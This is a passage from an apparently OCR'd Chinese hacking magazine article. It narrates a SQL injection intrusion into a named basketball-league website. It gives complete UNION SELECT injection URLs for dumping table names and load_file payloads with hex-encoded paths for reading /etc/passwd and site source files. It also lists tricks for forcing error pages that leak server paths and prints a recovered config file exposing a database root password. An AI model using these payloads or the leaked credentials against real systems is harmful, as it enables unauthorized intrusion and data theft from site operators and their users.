


图7

这个网站其实是使用了三个库，一个是cubadata，一个是newcuba，还有一个论坛的数据库newbbs。我们再接着来暴表名，提交语句如下“http://www.cuba.com.cn/data/player.php?playerid=3827 and 1=2 Union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,group_concat(table_name),17 from information_schema.tables where table_schema=database()--”，也就是暴出当前数据库的表名，如果想暴其它数据库的表名可以修改table_schema后面的值。我相继暴出了newcuba和cubadata里面的表，再挨个的暴字段，将暴出的数据拿到后台去登录竟然全都失败了。于是我决定通过论坛来提权，一看论坛是php7.3.2的，在网上搜索了半天也没有找到可行的办法，以前也没有搞过，看来这个想法也得放弃了。我又想到了旁注，结果也是无功而返。既然数据库里面没有管理员的表，那么只有一种可能，管理员帐号和密码写到程序里去了。




图8




图9

四、柳暗花明

我试想能够暴出网站的绝对路径，然后利用load_file导出源码，于是就从网上搜索到了以下几种方法：

1、加单引号，这个最常用。

2、改变参数后面的值，弄一个不存在的或者改变参数类型。

3、利用“benchmark(9999999999999999,md5('test'))”进行联合查询，这个是为了增加服务器负荷让其报错。

4、或者想办法将自己的网速变慢，这样服务器返回页面也会报错。

5、通过phpmyadmin来暴路径。

常见的就是以上几种方法，我一个个尝试，但全都以失败而告终。因为网站有一个报错的页面，只要遇到错误就会转向该页面，真是够郁闷的呀！既然暴不出网站绝对路径，那就试试能否从一些默认配置文件里找到什么发现，先利用load_file导出/

etc/passwd，语句如下“http://www.cuba.com.cn/data/player.php?playerid=3827 and 1=2 union select1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,load_file(0x2F6574632F706173737764),17--”，括号里面的是/etc/passwd的十六进制形式，下面的类似，结果返回了如图10所示的页面。




图10

Passwd文件里存放的是用户信息，从上图中可以看到，cuba以及cubafile两个用户好像是和网站相关的，于是我使用其对应的主目录试着看能否导出网站源码，当我试到“/data/htdocs/cuba/index.php”时，成功的导出了网站首页源码，哈哈，这下好办了！

五、曲折迂回

现在网站绝对路径终于找到了，可以导出后台登录页面的源码然后找到管理帐号和密码杀入后台了！构造语句“http://www.cuba.com.cn/data/player.php?playerid=3827 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,load_file(0x2F646174612F6874646F63732F637562612F61646D696E732F696E6465782E706870),17--”，成功导出了后台登录界面的源码，但是并没有期待中的帐号和密码，从源码中发现该页面调用了global.php文件，于是我继续导出了global.php文件的源码，部分代码如下：

```
<?php
error_reporting(7);
$charset = "gb2312";
require "configs/config.php";
require "class/mysql.php";
require "adminfunctions.php";
require "class/pagenav.php";
```

该页面又包含了四个文件，挨个导出它们的源码，第一个文件返回部分代码如下

```
// 服务器名或服务器ip: localhost';
// 数据库用户与密码
$dbusername='root';
$dbpassword='ydm6598';
// NEWS PHOTO 数据库名
$dbname='newcuba';
// NEWS PHOTO数据库表名前缀
$db_prefix='site_';
// CLUB 数据库名
$dbnameclub='cubaclub';
// 临时用户数据库
$tempuserdb='testdiscuz';
```

然后当我导出adminfunctions.php文件源码时发现了重大线索，部分代码如下：

```
function getpermission()
{
        global $DB,$db_prefix,$cubaaduserinfo;
      if ($cubaaduserinfo[isadmin]==1) {
          $permission[canaddarticle]=1;
          $permission[caneditarticle]=1;
          $permission[canremovearticle]=1;
          $permission[canaddnews] = 1;
          $permission[caneditnews] = 1;
          $permission[canremovenews] = 1;
          $permission[canaddsort] = 1;
          $permission[caneditsort] = 1;
          $permission[canremovesort] = 1;
          } else {
          $permission = $DB->fetch_one_array("SELECT usergroup.* FROM ".$db_prefix."usergroup AS usergroup LEFT JOIN ".$db_prefix."user AS user ON usergroup.usergroupid=user.usergroupid WHERE userid='$cubaaduserinfo[userid]'");
      }
      return $permission;
}
```


很明显这是一个判断管理员登录的函数，这个SQL语句是一个左外连接（就是列出左表）的查询，两个连接的表是"**$db_prefix."usergroup**以及"**$db_prefix."user**，注意这里的$db_prefix，从前面的config.php源码可以看到这样一句代码：

